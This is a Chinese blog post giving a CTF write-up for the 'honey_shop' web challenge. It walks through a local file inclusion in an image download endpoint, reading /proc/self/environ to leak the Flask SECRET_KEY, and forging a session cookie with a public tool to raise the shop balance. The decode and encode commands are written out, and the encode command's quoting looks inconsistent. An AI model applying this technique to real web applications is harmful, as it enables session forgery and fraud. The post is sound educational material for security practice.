

# xctf攻防世界honey\_shop wp

原创

sash1mi 于 2021-01-15 18:15:30 发布 558 收藏

分类专栏: [CTF writeup](#) 文章标签: [session cookie](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_46676743/article/details/112682143](https://blog.csdn.net/weixin_46676743/article/details/112682143)

版权



[CTF](#) 同时被 2 个专栏收录

14 篇文章 1 订阅

订阅专栏



[writeup](#)

12 篇文章 0 订阅

订阅专栏

## honey\_shop

最佳Writeup由xctf • admin提供

难度系数: ★★★★★★★★★★ 10

题目来源: PASECA CTF 2019

题目描述: 暂无

题目场景: [点击获取在线场景](#)

题目附件: 暂无

[https://blog.csdn.net/weixin\\_46676743](https://blog.csdn.net/weixin_46676743)

访问题目地址

The Honey Shop



[Home](#) [About](#) [Services](#) [Contact](#)

Your cart: \$1336





\*click to download our sweet images\*



有1336元，但是要购买Flag需要1337元



### Herbs honey

\$15

This honey is rich in antioxidants, natural enzymes, unique amino acids, which are so necessary for a person.

★★★★☆

Buy




### Flag honey

\$1337

Most important honey for you today!

★★★★★

Buy




[https://blog.csdn.net/weixin\\_46676743](https://blog.csdn.net/weixin_46676743)

注意到有一句“click to download our sweet images”，发现访问的是/download?image=1.jpg，这样就可能出现LFI

关于LFI: <https://www.cnblogs.com/c1e4r/articles/7806819.html>

试着读一下/proc的相关信息了，/proc/self/永远指向当前进程，尝试读一下environ文件，这记录着当前进程（本题而言是python）的环境变量信息



注意这个SECRET\_KEY，一会儿要用到

猜测key是用来加密Flask的Cookie的，那么，Cookie就可以解密了，github上有现成的脚本可以

用：<https://github.com/noraj/flask-session-cookie-manager>

可以解出Cookie的内容{"balance":1336,"purchases":[]},那么把balance改成1338就可以购买flag了

```
root@kevinkali:~/flask-session-cookie-manager# python2 flask_session_cookie_manager2.py decode -c 'eyJiYWxhbmNlIjoxMzM2LjJwdXJjaGFzZXMiOltfdFQ.YAFIbg.E6EJFMFMUWqewHFjTEJu8-ovTnA'
{"balance":1336,"purchases":[]}
```

```
root@kevinkali:~/flask-session-cookie-manager# python2 flask_session_cookie_manager2.py encode -s 'nKA1ELyv9K9z8051XAgcflaQJiwbH3t8sQdozWrx' -t '{"purchases': [], 'balance': 1338}"
eyJiYWxhbmNlIjoxMzM2LjJwdXJjaGFzZXMiOltfdFQ.EuL1Cg.X0gJpC0rwYlh-GGiGJ6KYCnC-1U
```

把当前页面的session改为新的session

The Honey Shop

buy

buy

Elements Console Sources Network Performance Memory Application Security Lighthouse HackBar Co

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING

URL  
http://220.249.52.134:51404/

Enable POST enctype application/x-www-form-urlencoded ADD

Body  
item=5

[https://blog.csdn.net/weixin\\_46676743](https://blog.csdn.net/weixin_46676743)

攻防世界的题目环境可能有问题，我这儿改了session但钱还是不变，此处已向xctf提出建议，buuctf上的环境可以复现

<https://buuoj.cn/>